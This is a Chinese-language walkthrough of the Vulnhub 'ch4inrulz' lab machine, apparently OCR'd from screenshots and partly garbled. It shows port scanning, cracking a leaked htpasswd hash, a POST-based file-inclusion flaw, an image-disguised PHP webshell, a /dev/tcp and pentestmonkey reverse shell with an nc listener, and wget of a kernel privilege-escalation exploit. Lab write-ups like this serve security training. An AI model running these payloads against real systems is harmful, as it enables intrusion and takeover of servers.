

Hack the ch4inrulz of Vulnhub

[Hu3sky1](#) / 2018-08-17 11:27:34 / 浏览数 3682 [技术文章](#) [技术文章](#) [顶\(0\)](#) [踩\(0\)](#)

## 环境说明

靶机环境 192.168.107.128

攻击机kali 192.168.107.129

## 主机发现

首先用nmap进行主机发现，因为都在同一网段，所以nmap -sP 192.168.107.1/24

```
root@kali: ~/下载
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
MAC: TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
IS: 192.168.107.129
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
loop txqueuelen 1000 (Local Loopback)
RX packets 805 bytes 159546 (155.8 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 805 bytes 159546 (155.8 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
root@kali:~/下载# nmap -sP 192.168.107.1/24
Starting Nmap 7.60 ( https://nmap.org ) at 2018-08-15 19:07 CST
Nmap scan report for 192.168.107.1 (192.168.107.1)
Host is up (-0.20s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.107.2 (192.168.107.2)
Host is up (-0.15s latency).
MAC Address: 00:50:56:E8:46:54 (VMware)
Nmap scan report for 192.168.107.128 (192.168.107.128)
Host is up (0.00024s latency).
MAC Address: 00:0C:29:6E:FA:4F (VMware)
Nmap scan report for 192.168.107.254 (192.168.107.254)
Host is up (0.00016s latency).
MAC Address: 00:50:56:E3:44:70 (VMware)
Nmap scan report for 192.168.107.129 (192.168.107.129)
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 6.10 seconds
root@kali:~/下载#
```

可以看到，本机ip是129，所以靶机自然就确定为192.168.107.128。

## 端口扫描

```
root@kali: ~
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.107.129 netmask 255.255.255.0 broadcast 192.168.107.255
inet6 fe80::20c:29ff:fe47:b5b prefixlen 64 scopeid 0x20<link>
inet6 fd15:4ba5:5a2b:1008:20c:29ff:fe47:b5b prefixlen 64 scopeid 0x0<glocal>
inet6 fd15:4ba5:5a2b:1008:ca7:d2b3:84d7:50c0 prefixlen 64 scopeid 0x0<global>
ether 00:0c:29:47:0b:b5 txqueuelen 1000 (Ethernet)
RX packets 24319 bytes 7639247 (7.2 MiB)
RX errors 10 dropped 6 overruns 0 frame 0
TX packets 24303 bytes 2345089 (2.2 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
device interrupt 19 base 0x2000
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
loop txqueuelen 1000 (Local Loopback)
RX packets 805 bytes 159546 (155.8 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 805 bytes 159546 (155.8 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
root@kali:~#
```

先知社区

确定了靶机ip，就来确认一下开放的端口，使用nmap -sS -A 192.168.107.128  
root@kali: ~

```
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
Nmap scan report for 192.168.107.128 (192.168.107.128)
Host is up (0.0017s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.5
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ ftp-syst:
|_ STAT:
| FTP server status:
|   Connected to 192.168.107.134
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 3
|   vsFTPD 2.3.5 - secure, fast, stable
|_ End of status
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 d4:f8:c1:55:92:75:93:f7:7b:65:dd:2b:94:e8:bb:47 (DSA)
|   2048 3d:24:ea:4f:a2:2a:ca:63:b7:f4:27:0f:d9:17:03:22 (RSA)
|_ 256 e2:54:a7:c7:ef:aa:8c:15:61:20:bd:aa:72:c0:17:88 (ECDSA)
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))
|_ http-server-header: Apache/2.2.22 (Ubuntu)
|_ http-title: FRANK's Website | Under development
8011/tcp  open  http     Apache httpd 2.2.22 ((Ubuntu))
|_ http-server-header: Apache/2.2.22 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
MAC Address: 00:0C:29:6E:FA:4F (VMware)
```

靶机开放了4个端口，web80端口，ftp21端口，ssh22端口，还有一个8011端口，我们一个一个看，先从web服务入手，

FRANK's Website | Under development - Mozilla Firefox

FRANK's Website | Unde... +

192.168.107.128

Most Visited ▾ Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Getting Started

FRANK TOPE

NOWHERE NAME@EMAIL.COM

I just Love PATTERNS, more to write later once I finish the website !

ABOUT EXPERIENCE EDUCATION SKILLS INTERESTS AWARDS

f t in GitHub

目录扫描

访问，是一个博客的页面，主页上什么东西都没有，纯静态。所以我们扫一下目录

《想念初恋》御剑后台扫描工具 珍藏版 By:御剑孤独 QQ:343034656

开始扫描 停止扫描

域名: http://192.168.107.128

线程: 20 (条 CPU核心 \* 5最佳) DIR: 446889 ASPX: 42529 检测200  
超时: 3 (秒 超时的页面被丢弃) ASP: 297812 PHP: 52815 检测403  
MDB: 9071 JSP: 19739 检测3XX

扫描信息: 扫描完成... 扫描线程: 0 扫描速度: 0/秒

ID	地址	HTTP响应
1	http://192.168.107.128/index.html	200
2	http://192.168.107.128/robots.txt	200
3	http://192.168.107.128/css/	200
4	http://192.168.107.128/img/	200
5	http://192.168.107.128/index.html.bak	200

先知社区

看到了两个有用的东西，一个是robots.txt,一个是备份的源码index.html.bak，还是一个一个来，先看看robots.txt，

Mozilla Firefox

http://192.168.107.128/robots.txt

Nothing here, yet!

Mozilla Firefox

http://192.168.107.128/robots.txt

Search

Most Visited: Offensive Security, Kali Linux, Kali Docs, Kali Tools, Exploit-DB, Aircrack-ng, Kali Forums, NetHunter, Getting Started

Nothing here, yet!

先知社区

什么都没有，右键源码也是什么都没有，那就接着去看bak泄露的东西，下载下来，打开

C:\Users\asus\Downloads\index.html.bak - Sublime Text (UNREGISTERED)


File Edit Selection Find View Goto Tools Project Preferences Help

index.html.bak

```
1 <html><body><h1>It works!</h1>
2 <p>This is the default web page for this server.</p>
3 <p>The web server software is running but no content has been added, yet.</p>
4 <a href="/development">development</a>
5 <!-- I will use frank:$apr1$1oIGDEDK$/aVFPluYt56UvslZMBDoC0 as the .htpasswd file to protect the development
path -->
6 </body></html>
7
```

先知社区

这里给我们透露了一个development目录,还有类似于用户名密码的字符串,那我们就去看看这个目录,



先知社区

果然需要用户名和密码才能登陆,先放一放,看看其他入口,之前有个ftp端口开放了,看看有什么有用的文件,

Index of ftp://192.168.107.128/ - Mozilla Firefox

Index of ftp://192.168.107.128/ +

① | 192.168.107.128 | Search | ☆ | ⌂ | ⌂ | ⌂ | ⌂ | ⌂

Most Visited: Offensive Security, Kali Linux, Kali Docs, Kali Tools, Exploit-DB, Aircrack-ng, Kali Forums, NetHunter, Getting Started

Index of ftp://192.168.107.128/

Up to higher level directory

Name	Size	Last Modified
------	------	---------------

nothing , 另外一个8011端口

Mozilla Firefox

http://192.168.107.128:8011/ +


① | 192.168.107.128:8011 | Search | ☆ | ⌂ | ⌂ | ⌂ | ⌂ | ⌂

Most Visited: Offensive Security, Kali Linux, Kali Docs, Kali Tools, Exploit-DB, Aircrack-ng, Kali Forums, NetHunter, Getting Started


# Development Server !

包含漏洞发现

看样子得扫一下目录了，



一个api，里面有四个api，经过访问，只要files\_api.php能够访问，其余三个都是404，



看样子是要让我们传入一个file参数，传入一个/etc/passwd结果发现是WRONG，难道说是过滤了什么？又试了其他的一些目录都是WRONG，

Enable Post data  Enable Referrer

Post data

```
http://192.168.107.128:8011/api/files_api.php?file=/etc/passwd
```

\*\*\*\*\* HACKER DETECTED \*\*\*\*\*

YOUR IP IS : 192.168.107.1

WRONG INPUT !!

先知社区

感觉什么都没法读啊。。突然想到除了get，还可以post啊，果然，post一个file就行了

Enable Post data  Enable Referrer

Post data

```
http://192.168.107.128:8011/api/files_api.php
```

file=/etc/passwd

```
root:x:0:0:root:/bin/bash bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin:/sh sync:x:4:65534:sync:/bin:/sync games:x:5:60:games:/usr:/games:/bin:/sh man:x:6:12:man:/var:/cache:/man:/bin:/sh lp:x:7:7:lp:/var:/spool:/lpd:/bin:/sh mail:x:8:8:mail:/var:/mail:/bin:/sh news:x:9:9:news:/var:/spool:/news:/bin:/sh uucp:x:10:10:uucp:/var:/spool:/uucp:/bin:/sh proxy:x:13:13:proxy:/bin:/sh www-data:x:33:33:www-data:/var:/www:/bin:/sh backup:x:34:34:backup:/var:/backups:/bin:/sh list:x:38:38:Mailing List Manager:/var:/list:/bin:/sh irc:x:39:39:ircd:/var:/run:/ircd:/bin:/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var:/lib:/gnats:/bin:/sh nobody:x:65534:65534:nobody:/nonexistent:/bin:/sh libuuid:x:100:101:/var:/lib:/libuuid:/bin:/sh syslog:x:101:103::/home:/syslog:/bin/false frank:x:1000:1000:frank,,,:/home:/frank:/bin:/bash sshd:x:102:65534:/:/var:/run:/sshd:/usr:/sbin:/nologin ftp:x:103:111:ftp daemon,,,:/srv:/ftp:/bin/false
```

先知社区

然后再来看我们之前的那串字符串，丢到kali下的john里解密，john <filename>。

root@kali: ~

文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)

```
drwxr-xr-x 2 root root 4096 3月 24 23:41 公共
drwxr-xr-x 2 root root 4096 3月 24 23:41 模板
drwxr-xr-x 2 root root 4096 6月 2 12:39 视频
drwxr-xr-x 2 root root 4096 3月 24 23:41 图片
drwxr-xr-x 2 root root 4096 3月 24 23:41 文档
drwxr-xr-x 3 root root 4096 8月 15 19:14 下载
drwxr-xr-x 2 root root 4096 3月 24 23:41 音乐
drwxr-xr-x 6 root root 4096 8月 7 10:34 桌面
root@kali:~# cat /下载/index.html.bak > /root/1.txt
cat: /下载/index.html.bak: 没有那个文件或目录
root@kali:~# cat 下载/index.html.bak > /root/1.txt
root@kali:~# ls 1.txt
1.txt
root@kali:~# vim 1.txt
root@kali:~# john 1.txt
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ [MD5 128/128 AVX 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
frank!!!          (frank)
1g 0:00:00:00 DONE 1/3 (2018-08-15 19:16) 25.00g/s 4700p/s 4700c/s 4700C/s frank
!!!.fr4nk
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~#
```

解密出来，密码是frank!!!。

然后去登陆



my Development tools - Mozilla Firefox

401 Authorization Required × franks website | simple ... × my Development tools × +

← ⓘ | 192.168.107.128/development/ | c | Search | ☆ | ↴ | ↵ | ↶ | ↷ | ↹ | ↻ | ⌂ | ⌃

Most Visited ⓘ Offensive Security ⓘ Kali Linux ⓘ Kali Docs ⓘ Kali Tools ⓘ Exploit-DB ⓘ Aircrack-ng ⓘ Kali Forums ⓘ NetHunter ⓘ Getting Started

\* Here is my unfinished tools list


- the uploader tool (finished but need security review)



包含上传组合拳获取会话

扫一扫目录，没什么发现，看到页面上的描述，the uploader tool，应该是uploader目录，

Mozilla Firefox




## Frank Uploader Script beta version

Select image to upload:

No file selected.

**TODO : script security "50% FINISHED"**

一个上传的页面，那应该是上传getshell了，我们随便上传一个gif



已经上传了，但是，我们找不到上传的路径，通过has been uploaded my uploads path，可以猜一猜上传路径，根据网站我写了个字典，Fuzz一下

Intruder attack 1

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
7	FRANKuploads	301			626	
11	FUploads	404			511	
12	fuploads	404			511	
0		404			514	
2	frankuploads	404			515	
5	FrankUploads	404			515	
6	frankUploads	404			515	
9	FRANKUPLOADS	404			515	
10	FRANKUploads	404			515	
1	frank123uploads	404			518	
3	Frank123uploads	404			518	
4	Frankuploads123	404			518	

Request Response

Raw Headers Hex

```
GET /development/uploader/FRANKuploads HTTP/1.1
Host: 192.168.107.128
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:55.0) Gecko/20100101 Firefox/55.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Authorization: Basic ZnJhbms6ZnJhbmsHISE=
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

结果上传路径为FRANKuploads。

Index of /development/uploader/FRANKuploads - Mozilla Firefox

401 Authorization Required x franks website | simple ... x Index of /development/u... x Preferences x +

192.168.107.128/development/uploader/FRANKuploads/

Most Visited ▾ Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Getting Started

## Index of /development/uploader/FRANKuploads

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>			
<a href="#">1.jpg</a>	15-Aug-2018 12:25	44K	
<a href="#">4.php%00.png</a>	15-Aug-2018 15:04	14K	
<a href="#">4.png</a>	15-Aug-2018 15:00	14K	
<a href="#">TIM◆◆c20180811114123.png</a>	15-Aug-2018 15:37	206K	
<a href="#">TIM◆◆c20180811114500.png</a>	15-Aug-2018 15:59	239K	
<a href="#">admin1.gif</a>	15-Aug-2018 15:48	12	
<a href="#">nc.png</a>	15-Aug-2018 16:00	239K	

Apache/2.2.22 (Ubuntu) Server at 192.168.107.128 Port 80

测试上传php，截断，等各种php都传不上去，这时候突然想到还有一个包含的漏洞，可以传一个gif文件里面插入一句话，然后再包含。我写了一个phpinfo().加个GIF98的

```
root@kali:~# cat 桌面/1234.gif
GIF98

<?php phpinfo();?>
```

先知社区

接着包含

Log URL http://192.168.107.128:8011/api/files\_api.php

Split URL

Execute

Enable Post data  Enable Referrer

Post data file=/var/www/development/uploader/FRANKuploads/1234.gif

GIF98

PHP Version 5.3.10-1ubuntu3.26

php

System	Linux ubuntu 2.6.35-19-generic #28-Ubuntu SMP Sun Aug 29 06:34:38 UTC 2010 x86_64
Build Date	Feb 13 2017 20:21:07
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/etc/php5/apache2/php.ini
Scan this dir for additional .ini files	/etc/php5/apache2/conf.d
Additional .ini files parsed	/etc/php5/apache2/conf.d/pdo.ini
PHP API	20090626
DBD Extension	mysqli

先知社区 果然能

122.gif (~/桌

文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)

GIF98

<?php `0<&100;exec 100<>/dev/tcp/192.168.1.

"桌面/122.gif" 4L, 89C

4444。结果，没有任何反应，那应该是有什么过滤，接着我用msf生成了一个一句话，依然弹不了shell，然后就在这，卡了一天。。查了资料，kali下有一个反弹shell的php文件，是/usr/share/webshells/php/php-reverse-shell.php，然后抱着试一试的心

## hu.php + (~桌面) - VIM

文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)


```
GIF98
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
// 0122.gif has been uploaded to my uploads path.

// This tool may be used for legal purposes only. Users take full responsibility
// for any actions performed using this tool. The author accepts no liability
// for damage caused by this tool. If these terms are not acceptable to you, then
// do not use this tool.

//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
// GNU General Public License for more details.
//
```

```
root
# ^C
root@kali:~# nc -lvp 1234
listening on [any] 1234 ...
connect to [192.168.107.129] from 192.168.107.128 [192.168.107.128] 42402
Linux ubuntu 2.6.35-19-generic #28-Ubuntu SMP Sun Aug 29 06:34:38 UTC 2010
Uptime
04:11:59 up 1 day, 17:30, 0 users, load average: 1.34, 1.08, 0.97
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
www-data:www-data: www-data:groups=33(www-data)
/bin/sh: can't access tty; job control turned off
$
```

然后非常开心，居然成功了



### 提升权限

```
我们引入一个交互式shell,python -c 'import pty;pty.spawn("/bin/bash")'
$ python -c 'import pty;pty.spawn("/bin/bash")'
www-data@ubuntu:/$
```

然后不能访问root, sudo需要密码

```
www-data@ubuntu:/$ cd /root
cd /root
bash: cd: /root: Permission denied
www-data@ubuntu:/$ sudo cd /root
sudo cd /root
[sudo] password for www-data:
```

```
Sorry, try again.
[sudo] password for www-data:
```

那接下来就是提权了，看下版本号

```
/bin/sh: can't access tty; job control turned off
$ uname -a
Linux ubuntu 2.6.35-19-generic #28-Ubuntu SMP Sun Aug 29 06:34:38 UTC 2010 x86_64 GN
U/Linux
```

谷歌一发，发现编号，把他放在kali web服务下

```
root@kali:~# searchsploit 15285
triggering payload...
...
Exploit Title | Path
(E) 查看(V) 搜索(S) 终端(T) 帮助(H) | (/usr/share/exploitdb/platforms/)
...
Linux Kernel 2.6.36-rc8 - 'RDS Protocol' Pri | linux/local/15285.c
...
root@kali:~# cp /usr/share/exploitdb/platforms/linux/local/15285.c /var/www/html/exp.c
```

然后靶机

```
www-data@ubuntu:/tmp$ wget http://192.168.107.129/exp.c
wget http://192.168.107.129/exp.c
--2018-08-17 03:07:41-- http://192.168.107.129/exp.c
Connecting to 192.168.107.129:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7155 (7.0K) [text/x-csrc]  Linux Kernel 2.6.36-rc8 - 'RDS Protocol' Pri
Saving to: `exp.c'

100%[=====] 7,155 --.-K/s in 0s
root@kali:~# cp /usr/share/exploitdb/platforms/linux/local/15285.c /var/www/html/exp.c
root@kali:~# 
2018-08-17 03:07:41 (184 MB/s) - `exp.c' saved [7155/7155]

www-data@ubuntu:/tmp$
```

这里注意

点击收藏 | 0 关注 | 2

[上一篇 : Sulley fuzzer lea...](#) [下一篇 : AdKoob数据窃贼将目标瞄准Fa...](#)

1. 1 条回复



[bin4xin](#) 2019-05-06 22:04:42

您好！我想请问一下，我在弹SHELL的时候，POST页面显示“GIF98 WARNING: Failed to daemonise. This is quite common and not fatal. Connection refused (111)”。请问该怎么办。。打扰！

0 回复Ta

---

[登录](#) 后跟帖

先知社区

---

[现在登录](#)

热门节点

---

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)